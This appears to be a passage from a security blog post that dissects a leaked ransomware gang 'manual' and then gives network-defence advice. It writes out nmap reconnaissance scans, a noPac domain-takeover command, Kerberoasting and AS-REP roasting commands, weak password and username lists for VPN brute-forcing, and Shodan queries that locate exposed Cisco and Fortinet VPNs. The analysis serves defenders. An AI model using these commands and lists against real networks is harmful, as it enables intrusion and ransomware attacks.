
- Check VPN Policie
- Check Local Users



For local AAA services configure a strong password policy (the below screenshot is defaults)




Configure in line with organizational security policies:



If you have a RADIUS server configured ensure the downstream path (e.g., Active Directory) has an appropriate password policy with account lockouts configured.

You can monitor connections here:



The Manual: Post VPN Access

- They talk about targeting domains using Kerberos on TCP 88.
- There is screen output from a tool like Softpedia Network Scanner
    - There's other options such as Angry IP Scanner (or similar common network scanner)
- They then talk about using NMAP

NMAP Examples

I've slightly modified this.

```
nmap -p 3389,445 -v --script rdp-ntlm-info,smb-enum-users,smb-os-discovery 192.168.0.0/24
```

They suggest using an input file based on the initial scans from the GUI tools.

They say here to get the DNS name of the target domain (from RDP)

The next phase they say to run is KERBRUTE

The Manual: Legion

This tool is a fork/evolution of SPARTA (an automated recon/attack tool). They are recommending this for conducting authentication attacks.

There are however a lot of ways to do this practically in networks and you would not limit yourself to this in a penetration test (just to highlight the very different nature between security testing and crime)

The Manual: Post Access Summary

They are saying to:

- Brute Force VPN Access using commonly known weak usernames/password combinations (over a multi-day period)
    - Attack a large range of nodes (go for volume)
- Enumerate hosts with TCP 3389, 445 and/or KERBEROS TCP 88 Running
- Enumerate the domain
- Enumerate the DNS Name
- Enumerate valid usernames
- Conduct authentication attacks using common passwords

The Manual: Attacking Domain Controllers using known exploits

The manual covers at a high level:

- Exploiting ZeroLogon
- Kerberoasting (using GetUserSPNs.py)
- AESRepRoasting using (GetNPUsers.py)

Zero Logon

https://github.com/Ridter/noPac

"Exploiting CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user"

This is from the GIT repo example modified to represent the manual version:

```
python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump --useldap
```

The Manual: Kerberoast and AESRepRoast

Kerberoasting is requesting a ticket from the KRBTGT service for a user where there has been a service principal name defined. This allows anyone to retrieve a hash which if it is weak (e.g. the users password is weak) can be decrypted (using brute force/cracking).

AESRepRoast is where user accounts in active directory have been marked to require no-pre-authentication. Accounts with this flag can have their hashes requested by an authenticated user and then cracked.

```
python GetUserSPNs.py domain.local/username:password -dc-ip 192.168.1.2 -request
```

```
python GetNPUsers.py domain.local/username:password -usersfile users.txt -dc-ip 192.168.1.2 -request
```

The Manual: AV Evasion

The “manual” then talks about how each network/organization is different (this is true they are) and how you may come across a range of Security solutions including:

- CYLANCE
- Sophos
- Crowdstrike Falcon
- Sentinel One

They say how this can be difficult, however it’s simpler to bypass this and simply try and gain access to vsphere (vcenter/ESXi)

The following nmap is an example based on the “manual”

```
nmap -p 443 -v --script vmware-version 192.168.0.0/24
```

The “manual” then says:

Try to log into vCcenter

Try domain admin credentials

Try logging in from a domain joined computer

Try for password re-use by trying administrator@vpshere.local

It then says to scan the network using SoftPerfect Network Scanner for vsphere client files

It then says to look for insecurely stored credentials

It also suggests going after SSH credentials etc. Everything is based on weak credentials, insecure credential storage and overly permissive scenarios.

This is all around security configuration being weak, not about using exploits.

The main account they reported to find being effective against CISCO and Fortinet VPNS was:

test:test


DEFENDING THE LAN

Defending the LAN

As you will have read from here there's a range of considerations defenders should make against the main areas covered in "the manual". This is not a total guide to network defense, it's just a few thoughts around ways to combat the techniques shown in "the manual".

Insecure Credential Storage

This might sound obvious but in the practice of administering systems it's difficult to achieve without lots of effort and rigor. Use a password manager where possible. Try to avoid storing credentials in browsers. Used privileged access workstations (PAWS). Run routine audits of your environment to look for insecurely stored credentials.

Weak Passwords

Ensure password policies are in place and people are trained in modern day good password guidance.

https://www.ncsc.gov.uk/collection/passwords/updating-your-approach

https://www.ncsc.gov.uk/news/ncsc-lifts-lid-on-three-random-words-password-logic

Service Accounts with weak passwords and SPNs (Kerberoast Defence)

Ideally use managed service accounts however if you need to use a static account consider the following:

- Avoid providing domain administrator access.
- Use long credentials e.g., over 22 characters.
- Monitor for abnormal TGT requests.

AESRepRoast

Review WHY you have disabled pre-authentication on accounts. If possible, move to configurations where this isn't required. For accounts that have this ensure the passwords are strong (e.g., 22 characters or more)

Weak Network Segmentation

As you will have noticed from the port scans, the manual talks about looking for RDP (TCP 3389) and SMB (TCP 445). Consider using host-based firewalls to restrict access. It's common in networks to expose all services to all subnets. This doesn't often work out so well. Disable unused services, limit access via firewalls and ACLs.

Overly Permissive Accounts

It's common for people to have overly permissive accounts. People will have local administrator and domain administrator accounts being used for everyday activities like web browsing and internet access. Deploy a tiered account model. Restrict high privilege accounts, deploy LAPS etc.

ESXI Takeovers

This topic is a long one, so this is just a brief summary. A key consideration here should be around identity plane management. Do you really want your domain administrators or group of domain (primary corporate domain) users to have ROOT access to your virtual infrastructure?

Do you have weak credentials on local ESXi and vsphere.local accounts?

Think about your identity architecture for virtualization, you might want to have multiple separate identity planes (a resource forest or other identity provider)

General Guidance

Network defense is not a case of just buying a product or two. You need to have the supporting frameworks and operating models in place which include:

- Having specialist skilled staff (insourced/outsourced or hybrid)
- Have leadership support.
- Ensuring there are adequate funds allocated to support enterprise cyber defense.
- Having working practices which promote security (culture, behaviors, activities, practices)

Industry Guidance

There's loads of guidance from NCSC/GCHQ, CISA, the NSA, the FBI, private sector, the community (on the pwndefend blog!) so I'm going to just drop a few links to some NCSC resources here:

NCSC Resources

The UK NCSC provide a range of guidance, some of which I've highlighted here:

https://www.ncsc.gov.uk/collection/10-steps

https://www.ncsc.gov.uk/collection/device-security-guidance

They also offer a range of free services such as:

- Early Warning Services
- Suspicious Email Reporting Service (SERS)
- Protective DNS (For public sector organizations and third sector etc.)
- Mail Check (For public sector organizations and third sector etc.)
- Email Security Check

https://www.ncsc.gov.uk/section/about-this-website/report-scam-website

https://www.ncsc.gov.uk/information/exercise-in-a-box

https://www.ncsc.gov.uk/information/early-warning-service

https://emailsecuritycheck.service.ncsc.gov.uk/

There's so much content to help defend against criminal threats, you just need to put the effort in!


THE FOREVER WAR

Summary

If you have got this far you should now have hopefully got a much clearer view of how some of this game works. Whilst marketing departments might be talking using cringe phrases like “APEX PREDATOR” you will see here that at scale, the common cyber threat are pretty basic.

Basic, however, does not mean ineffective. The level of effect that the activities outline in “The Manual” is perhaps devastating. Despite the manual being a thin veneer of what is required to cater for the broad range of variables inside different networks. It almost feels like it’s a marketing document more than a manual. Which brings me onto this:

Is the manual an elite body of knowledge and framework for taking down well defended networks? Not at all! Is it a brief and concise (to the point it’s not really a step-by-step guide) method (I’m sorry for the insult to the word method!) for pwning a large number of networks that are poorly configured, defended and not cared for? Absolutely. Is it worth $10K? Ha, no chance (IMHO).

If you don’t live in the cyber world you might find this all a bit odd. You might also find it odd that I quite liked the artistic style of the manual. If you think the world is binary, you would be misinformed. It’s grey, murky and is a far cry from how people expect or assume it works.

So I guess thanks’ to Basterlord for publishing “The Manual”…. Perhaps in another life you are making artwork for defenders, rather than a guide to help people conduct basic network attacks.

But mostly thanks to the amazing team in the “Ransomware Gang” – you guys are amazing!

Life is a strange journey! The delta been defender, pentester and criminal operator can be huge.

If you want to see how strange it is, here’s a picture…

https://twitter.com/al3xl7

Appendices

Appendix A – Some Common Weak Passwords

!QAZ2WSX
1QAZ!QAZ
1QAZ@WSX
ZAQ!2WSX
1QAZ!QAZ2WSX@WSX
1QAZZAQ!
qwerty
123456
12345678
123456789
Password
password
root
test
monkey
Livepool
cisco

Appendix B – Some Common Usernames

Test
Test1
Admin
Root
Administrator
Vcsa
Vcsaadmin
administrator@vspehere.local
cisco

Appendix C – Exposed CISCO & Fortinet VPN Servers

https://www.shodan.io/search?query=%22Set-Cookie%3A+webvpn%22

https://www.shodan.io/search?query=%22webvpn%3D%22

https://www.shodan.io/search?query=Server%3A+xxxxxxxx-xxxxx+-ssl%3A%22fortinet%22

https://www.shodan.io/search?query=ssl%3A%22fortinet%22

https://www.shodan.io/search?query=title%3A%22SSL+VPN+Service%22

https://www.shodan.io/search?query=Server%3A+xxxxxxxx-xxxxx+ssl%3A%22fortinet%22


https://www.shodan.io/search?query=http.html_hash%3A-1454941180

https://www.shodan.io/search?query=http.favicon.hash%3A945408572


https://www.shodan.io/search?query=http.html_hash%3A-628873716

Appendix D - The Manual v2.0

I've included several images from the manuals frequent cover pages (from a translated copy)



Version 1.1



PUBLIC
Version 1.1